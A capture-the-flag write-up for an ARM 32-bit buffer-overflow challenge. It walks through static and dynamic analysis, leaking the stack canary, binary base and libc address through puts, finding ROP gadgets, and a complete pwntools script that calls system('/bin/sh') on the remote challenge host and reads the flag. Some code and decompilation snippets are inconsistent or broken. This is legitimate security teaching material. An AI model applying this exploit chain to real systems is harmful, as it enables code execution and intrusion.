

ARMS ROPE CHALLENGE:

The ARMS ROPE challenge is a binary exploitation challenge that involves bypassing the stack canary, address randomization (ASLR), and non-executable stack to achieve code execution by utilizing the Return-Oriented Programming (ROP) technique. The challenge file includes two core files and Docker setup files. The two files are:

1. The ARM binary program
2. The libc shared library



```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ ls
Dockerfile arms_roped build_docker.sh lib libc.so.6 patch.diff qemu-core-dumps sol.py solve_scripts
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$
```

STEPS APPLIED

1. Perform Preliminary checks
2. Static analysis in Ghidra
3. Dynamic analysis in gdb
4. Leak canary & elf base
5. Leak and calculate libc address
6. Get rop gadgets and construct a rop chain
7. Pop a shell

PERFORM PRELIMINARY CHECKS

After downloading the zip file we unzip and find docker configs a binary and a shared library file. We use file command to check the architecture and details and use checksec to check for the set permissions.


```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ file arms_roped
arms_roped: ELF 32-bit LSB pie executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux-armhf.so.3, BuildID[sha1]=f493269e618dc028ee6fff31eda42f938a63451bc, for GNU/Linux 3.2.0, not stripped
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ checksec --file=arms_roped
[*] '/opt/challenges/pwn/arm/pwn_arms_roped/arms_roped'
    Arch:      arm-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ |
```

STATIC ANALYSIS IN GHIDRA

After the preliminary checks we utilize ghidra to decompile the binary to something close to the original source code so that we can understand what it does.

MAIN FUNCTION

The binary has a main function that calls another function called string_storer.



STRING STORER

The string storer function takes in an input and just prints it back to stdout but we have to do a little cleaning so we can make better sense of the code.

CLEANING IN GHIDRA

To clean up the function we try to give the functions intuitive names and also try to trace any global variables values but there is just so much you can achieve in ghidra so we copy the code and continue the cleanup in vscode.

```

0 undefined4 local_24;
1 undefined4 local_20;
2 undefined4 local_lc;
3 undefined4 local_18;
4 int local_14;
5
6 local_14 = __stack_chk_guard;
7 dest_buffer = 0;
8 local_30 = 0;
9 local_2c = 0;
0 local_28 = 0;
1 local_24 = 0;
2 local_20 = 0;|
3 local_lc = 0;
4 local_18 = 0;
5 while( true ) {
6     scanf("%m[^\\n]\\n", &src, &size);
7     getchar();
8     memcpy(&dest_buffer, src, size);
9     free(src);
0         /* cmp_buffer = "quit" */
1     cmp_result = memcmp(&dest_buffer, &cmp_buffer, 4);
2     if (cmp_result == 0) break;
3     puts((char *)&dest_buffer);
4 }
5 if (local_14 != __stack_chk_guard) {
6     /* WARNING: Subroutine does not return */
7     __stack_chk_fail(0);
8 }
9 return;
0

```

IN VS CODE 1

Taking note of the line numbers

```

9 void string_storer(void) {
10     char *src = NULL;
11     int size;
12     int cmp_result;
13     char dest_buffer[32];
14     int canary = __stack_chk_guard;
15
16     memset(dest_buffer, 0, sizeof(dest_buffer));
17
18     while (1) {
19         scanf("%m[^\\n]", &src);
20         getchar();
21         size = strlen(src);
22         memcpy(dest_buffer, src, size < sizeof(dest_buffer) ? size : sizeof(dest_buffer) - 1);
23         free(src);
24         src = NULL;
25
26         cmp_result = strncmp(dest_buffer, "quit", 4);
27         if (cmp_result == 0) {
28             break;
29         }
30
31         puts(dest_buffer);
32     }
33
34     if (canary != __stack_chk_guard) {
35         __stack_chk_fail();
36     }
37 }

```



Code line 9-15

```
Line 10: char *src = NULL;
src is declared as a pointer to a character and initialized to NULL. This variable will be used to store the address of the input string dynamically allocated by the scanf function.
Line 11: int size;
size is an integer variable used to store the number of characters read by scanf when it reads the input string. This variable will help determine the amount of data to be copied to avoid buffer overflow.
Line 12: int cmp_result;
cmp_result is an integer used to store the result of the string comparison. This result will indicate whether the input string matches a specific command ("quit" in this case) and will control the loop's execution.
Line 13: char dest_buffer[32];
dest_buffer is a character array with a fixed size of 32 bytes. It serves as the buffer to which the input string is copied. The size limits how much data can be safely stored in this buffer.
Line 14: int canary = __stack_chk_guard;
canary is an integer variable initialized with the value of __stack_chk_guard, a special variable used for stack smashing protection. It acts as a "canary" in a coal mine—its value is checked before the function returns to detect if any buffer overflow has corrupted data on the stack.
```

Code line 16-20

```
Line 16: memset(dest_buffer, 0, sizeof(dest_buffer));
This line initializes all elements of the dest_buffer array to zero. This is done to ensure the buffer starts clean before any data is written into it, preventing any residual data from previous operations from affecting the current use.
Line 17: while (1) {
    This line begins an infinite loop. The loop will continue until explicitly broken out of, which is controlled by a specific input condition checked within the loop.
Line 18: scanf("%m[\n]", &src);
    This scanf function reads a line of text from the standard input until a newline character is encountered. It allocates memory dynamically to store this input and assigns the pointer to this memory to src. The %m specifier is a GNU extension that performs this allocation.
Line 19: getchar();
    This function reads and discards the newline character left in the input buffer after scanf reads the initial line. This prevents the newline from being read in the next loop iteration.
Line 20: size = strlen(src);
    strlen calculates the length of the string pointed to by src, not including the null terminator. This size helps determine the amount of data to copy in the next step.
```

Code line 21-28

```
Line 21: memcpy(dest_buffer, src, size < sizeof(dest_buffer) ? size : sizeof(dest_buffer) - 1);
This line copies the string from src to dest_buffer. It uses the ternary operator to ensure
that no more than sizeof(dest_buffer) - 1 bytes are copied, preserving space for the null
terminator. This prevents buffer overflow—a critical aspect of secure programming.
```

Line 22: free(src);
Frees the memory allocated by scanf for src, preventing memory leaks.

Line 23: src = NULL;
After freeing src, its set to NULL to avoid dangling pointers, which could lead to undefined behavior if dereferenced.

Line 24: cmp_result = strncmp(dest_buffer, "quit", 4);
This function compares the first four characters of dest_buffer to the string "quit". If they are identical, strncmp returns 0. This is used to check if the user wishes to exit the loop.

Line 25 to 27: if (cmp_result == 0) { break; }
These lines check if cmp_result is 0. If true, it breaks out of the infinite loop, effectively ending the functions input reading phase.

Line 28: puts(dest_buffer);
This line outputs the content of dest_buffer to the standard output. This happens if the input was not "quit", thus echoing back whatever the user typed.

SOMETHING OFF

If you noticed the code I cleaned had on very big difference from the original code. That is because the explained code actually patches the overflow vulnerability below image shows the difference.

```
// Infinite loop to continuously read and process input
while (1) {
    scanf("%m[^\\n]", &src); // Read entire line until newline, allocating memory as needed
    getchar(); // Consume the newline character left in the input buffer
    size = strlen(src); // Get the length of the input string

    // Copy the input string to the buffer, ensuring not to overflow the destination buffer
    memcpy(dest_buffer, src, size < sizeof(dest_buffer) ? size : sizeof(dest_buffer) - 1);
```

In the code below user input is copied to the buffer without any bound check hence we can perform a buffer overflow but what to overflow.

```
100di_10 = v;
while( true ) {
    scanf("%m[^\\n]\\n", &src, &size);
    getchar();
    memcpy(&dest_buffer, src, size);
    free(src);
    /* cmp_buffer = "quit" */
    cmp_result = memcmp(&dest_buffer, &cmp_buffer, 4);
    if (cmp_result == 0) break;
    puts((char *)&dest_buffer);
}
```

MORE THINGS OFF

Having seen that we have a buffer overflow we check we notice that the programs uses puts to print to stdout.

```
/* cmp_buffer = quit */
cmp_result = memcmp(&dest_buffer, &cmp_buffer, 4);
if (cmp_result == 0) break;
puts((char *)&dest_buffer);
```

The reason why this is interesting is because puts will continue printing until it encounters a nullbyte and so if we overflow the buffer puts will continue printing memory contents until it encounters a null byte. We can utilize this to leak the canary and libc.

DYNAMIC ANALYSIS IN GDB

Now that we know what the program does and what exactly is wrong with it, we can proceed to investigate this in gdb. To analyse the arm binary in gdb we make use of qemu and gdb-multiarch.

ATTACHING TO GDB

First, we run gdb-multiarch and set the library path

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ gdb-multiarch -q ./arms_roped
pwndbg: loaded 156 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $ida GDB functions (can be used with print/break)
Reading symbols from ./arms_roped...
(No debugging symbols found in ./arms_roped)
----- tip of the day (disable with set show-tips off) -----
stepuntilasm <assembly-instruction [operands]> steps program forward until matching instruction occurs
pwndbg>
```

Then we start qemu and bind to a port and connect to it in gdb.

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ qemu-arm -L /usr/arm-linux-gnueabihf/ ./arms_roped
```

```
[pwndbg] target remote 127.0.0.1:9001
Remote debugging using 127.0.0.1:9001
warning: remote target does not support file transfer, attempting to access files from local filesystem.
Reading symbols from /opt/challenges/pwn/arm/pwn_arms_roped/lib/ld-linux-armhf.so.3...
(No debugging symbols found in /opt/challenges/pwn/arm/pwn_arms_roped/lib/ld-linux-armhf.so.3)
0x3f7dfa4c in ?? () from /opt/challenges/pwn/arm/pwn_arms_roped/lib/ld-linux-armhf.so.3
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
R0 0x0
R1 0x3fffff086 ← rsbvc r2, r1, #46, #30 /* 0x72612f2e; './arms_roped' */
R2 0x0
R3 0x0
```

ANALYSIS

Knowing that the program is 32 bit and vulnerable to a buffer overflow and that it has a canary.

I know that the canary end in a nullbyte and the return address is just right after the canary so I give the program the required 8 bytes and analyse the stack so I can calculate the offset to the canary.

First, I have to set a breakpoint right after the memcpy so we begin by disassembling the string_storer function.

```

pwndbg> disass string_storer
Dump of assembler code for function string_storer:
0x40000790 <+0>: push   {r4, r11, lr}
0x40000794 <+4>: add    r11, sp, #8
0x40000798 <+8>: sub    sp, sp, #44      ; 0x2c
0x4000079c <+12>: ldr    r4, [pc, #280]  ; 0x400008bc <string_storer+300>
0x400007a0 <+16>: add    r4, pc, r4
0x400007a4 <+20>: ldr    r2, [pc, #276]  ; 0x400008c0 <string_storer+304>
0x400007a8 <+24>: add    r2, pc, r2
0x400007ac <+28>: ldr    r3, [pc, #272]  ; 0x400008c4 <string_storer+308>
0x400007b0 <+32>: ldr    r3, [r2, r3]
0x400007b4 <+36>: ldr    r3, [r3]
0x400007b8 <+40>: str    r3, [r11, #-16]
0x400007bc <+44>: mov    r3, #0
0x400007c0 <+48>: mov    r3, #0

```

BREAKPOINT

Scrolling through the disassembly I get the offset of the memcpy instruction from the start of string_storer and proceed to set the breakpoint and continue execution.

```

0x40000830 <+100>: mov    r2, r3
0x40000834 <+164>: sub    r3, r11, #48      ; 0x30
0x40000838 <+168>: mov    r0, r3
0x4000083c <+172>: bl    0x4000059c <memcpy@plt>
0x40000840 <+176>: ldr    r3, [pc, #132]  ; 0x400008cc <string_storer+316>
0x40000844 <+180>: ldr    r3, [r4, r3]
0x40000848 <+184>: ldr    r3, [r3]
0x4000084c <+188>: mov    r0, r3

pwndbg> b *string_storer+176
Breakpoint 1 at 0x40000840
pwndbg> c
Continuing.

```

then in the tab with gemu I input some data and hit enter.

```

sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ qemu-arm -g 9001 -L /usr/arm-linux-gnueabihf/ ./arms_roped
aaaa

```

INVESTIGATING THE STACK

After hitting the breakpoint we proceed to investigate the stack from where our input starts.

```
pwndbg> stack
00:0000 sp 0x3ffffedc0 -> 0x3f7aecb0 (_IO_2_1_stderr_) ← blx #0x3e2f6ed6 /* 0xfbcd2087 */
01:0004 r0 0x3ffffedc4 ← 'AAAAAAA'
02:0008 0x3ffffedc8 ← 'AAA'
03:000c r12 0x3ffffedcc ← 0
... ↓ 4 skipped
```

```
pwndbg> x/100x 0x3ffffedc4
0x3ffffedc4: 0x41414141 0x41414141 0x00000000 0x00000000
0x3ffffedd4: 0x00000000 0x00000000 0x00000000 0x00000000
0x3ffffede4: 0x43e2f800 0x3f7fe058 0x40011000 0x3fffee0c
0x3ffffef4: 0x40000948 0x3fffee0c 0x43e2f800 0x00000003
0x3fffee04: 0x3f7ae000 0x00000000 0x3f6ad7d7 0x3f7ae000
```

In the screenshot we see the canary highlighted in red and the return address in blue, the green is the section we need to fill with our input and also if you look closer just below the canary the address 0x40000948 looks like the base address of the binary so now we have all that we require to leak both the base and canary.

Also looking at the last address in the image it appears twice and this hints to me that might be the libc.

VERIFYING

Checking for shared libraries we see that the address we had seen on the stack falls in the range shown.

```
pwndbg> info sharedlibrary
From To Sym Read Shared Object Library
0x3f7cef80 0x3f7e6b10 Yes (*) /opt/challenges/pwn/arm/pwn_arms_roped/lib/ld-linux-armhf.so.3
0x3f6ad540 0x3f7778ca Yes (*) /opt/challenges/pwn/arm/pwn_arms_roped/lib/libc.so.6
(*): Shared library is missing debugging information.
pwndbg> 0x3f6ad7d7
```

For verifying canary we supply enough data to overwrite it. If we get a stack smash then its verified.

```
quitaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: terminated
```

The data has to start with quit.

LEAK CANARY & ELF BASE

We utilize pwntools to automate the process of leaking the address.

PWNTOOL-CANARY

In the code below we send 33 bytes then receive the same size.

The we receive 3 more bytes as the last byte of a canary is always a null byte.

```
def connect_to_host() -> remote:
    """Establish a remote connection to the challenge host."""
    return remote("94.237.63.83", 45102)

def leak_canary(remote_conn: remote) -> int:
    """Leak the stack canary value by overflowing a buffer."""
    remote_conn.sendline(b'A' * 0x21)
    remote_conn.recvuntil(b'A' * 0x21)
    canary = u32(remote_conn.recv(3)[-4:]).rjust(4, b"\x00")
    return canary
```

PWNTOOL-BASEADDR

In the code below we send 48 bytes and receive the same amount.

Then we receive another 4bytes which is the elf base.

```
def leak_base_address(remote_conn: remote) -> tuple[int, int]:
    """Leak the base address of the binary."""
    payload = b"a" * 0x30
    remote_conn.sendline(payload)
    remote_conn.recvuntil(payload)
    leak = u32(remote_conn.recv(4).ljust(4, b"\x00"))
    base_addr = leak - 0x948
    return leak, base_addr
```

PWNTOOL-LIBCADDR

In the code below we send 72 bytes and receive the same amount then receive the next 4 bytes. Given that the provided libc was different from the remote I had to calculate the base by subtracting the `libc_start_main` address and then making sure the address ends in 000 so we subtract 152.

```

def leak_libc_address(remote_conn: remote) -> int:
    """Leak an address from the libc library to calculate offsets."""
    payload = b"a" * 0x48
    remote_conn.sendline(payload)
    remote_conn.recvuntil(payload)
    leak_addr = u32(remote_conn.recv(4).ljust(4, b"\x00"))
    libc_addr = leak_addr - 152 - 0x1748d
    return libc_addr

```

```

sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ objdump -TC libc.so.6 | grep " __libc_start_main"
0001748d g    DF .text  0000017c  GLIBC_2.4  __libc_start_main
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ █

```

GET ROP GADGETS AND CONSTRUCT A ROP CHAIN

We utilize ropper to get the ropchains and address of “/bin/sh” string.

ROPER—GET MOV AND POP GADGETS

We utilize ropper to search for interesting gadgets.

```

sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ ropper --file arms_roped --search "mov|pop"
[INFO] Load gadgets from cache
[LOAD] Loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: mov|pop

[INFO] File: arms_roped
0x000000974: mov r0, r3; sub sp, fp, #8; pop {r4, fp, pc};
0x0000009d8: mov r0, r7; add r4, r4, #1; blx r3;
0x0000009d8: mov r0, r7; add r4, r4, #1; blx r3; cmp r6, r4; bne #0x9cc; pop {r4, r5, r6, r7, r8, sb, sl, pc};
0x0000009d4: mov r1, r8; mov r0, r7; add r4, r4, #1; blx r3;
0x000000968: mov r2, #0; beq #0x974; bl #0x5c0; mov r0, r3; sub sp, fp, #8; pop {r4, fp, pc};
0x000000768: mov r2, #1; add r3, pc, r3; strb r2, [r3]; pop {r4, pc};
0x0000009d0: mov r2, sb; mov r1, r8; mov r0, r7; add r4, r4, #1; blx r3;
0x0000008a8: mov r3, #0; beq #0x8b4; bl #0x5c0; sub sp, fp, #8; pop {r4, fp, pc};
0x00000056c: pop {r3, pc};
0x0000008b8: pop {r4, fp, pc};
0x000000774: pop {r4, pc};
0x0000009ec: pop {r4, r5, r6, r7, r8, sb, sl, pc};
0x0000009ec: pop {r4, r5, r6, r7, r8, sb, sl, pc}; andeq r0, r1, r4, asr r5; andeq r0, r1, ip, asr #10; bx lr;
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ █

```

```

# rop gadgets█
pop_r3_pc=base_addr+0x56c
mov_r0_r7_add_r4_r4_blx_r3=base_addr+0x9d8 # move evry
pop_r4_r5_r6_r7_r8_sb_sl_pc=base_addr+0x9ec

```

ROPPER–GET/BIN/SH STRING

We utilize ropper to search for /bin/sh string in the shared library and also use objdump to get address offset of system.

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ ropper --file libc.so.6 --string '/bin/sh'

Strings
=====
Address      Value
-----
0x000dce0c  /bin/sh

sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$
```

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ objdump -TC libc.so.6 | grep " system"
0002f511 w  DF .text  0000001c  GLIBC_2.4  system
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$
```

```
# Libc function and string offsets
system_addr = libc_addr + 0x0002f511
bin_sh_addr = libc_addr + 0x000dce0c
```

THE PAYLOAD

The code below shows the payload creation ... we assemble our ropchain by placing the /bin/sh string onto the stack and calling system with it as the argument.

```
def create_payload(canary: int, base_addr: int, libc_addr: int):
    """Build the payload to execute a ROP chain."""
    # ROP gadgets offsets
    pop_r3_pc = base_addr + 0x56c
    mov_r0_r7_add_r4_r4_blx_r3 = base_addr + 0x9d8
    pop_r4_r5_r6_r7_r8_sb_sl_pc = base_addr + 0x9ec

    # Libc function and string offsets
    system_addr = libc_addr + 0x0002f511
    bin_sh_addr = libc_addr + 0x000dce0c

    # Build the payload with the ROP chain
    payload = cyclic(0x20)
    payload += p32(canary)
    payload += b'\x00' * 12
    payload += p32(pop_r4_r5_r6_r7_r8_sb_sl_pc)
    payload += p32(0) * 3
    payload += p32(bin_sh_addr)
    payload += p32(0) * 3
    payload += p32(pop_r3_pc)
    payload += p32(system_addr) + p32(mov_r0_r7_add_r4_r4_blx_r3)

    return payload
```

POP A SHELL

We execute the script against the remote system and gain a shell.

```
def exploit():
    """Run the exploitation process."""
    p = connect_to_host()
    canary = leak_canary(p)
    _, base_addr = leak_base_address(p)
    libc_addr = leak_libc_address(p)

    payload = create_payload(canary, base_addr, libc_addr)

    p.sendline(payload)
    p.sendline(b"quit")
    p.interactive()

if __name__ == "__main__":
    exploit()
■
[DEBUG] Received 0x21 bytes:
b'aaaabaaacaaadaaaeaaafaaagaaaahaaa\n'
aaaabaaacaaadaaaeaaafaaagaaaahaaa
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x2a bytes:
b'uid=999(ctf) gid=999(ctf) groups=999(ctf)\n'
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
b'cat flag.txt\n'
[DEBUG] Received 0x2f bytes:
b'HTB{_r0pp1Ng_0n_4rM_1s_n0t_s0_34sy_L1K3_x86!!}\n'
HTB{_r0pp1Ng_0n_4rM_1s_n0t_s0_34sy_L1K3_x86!!}
*
```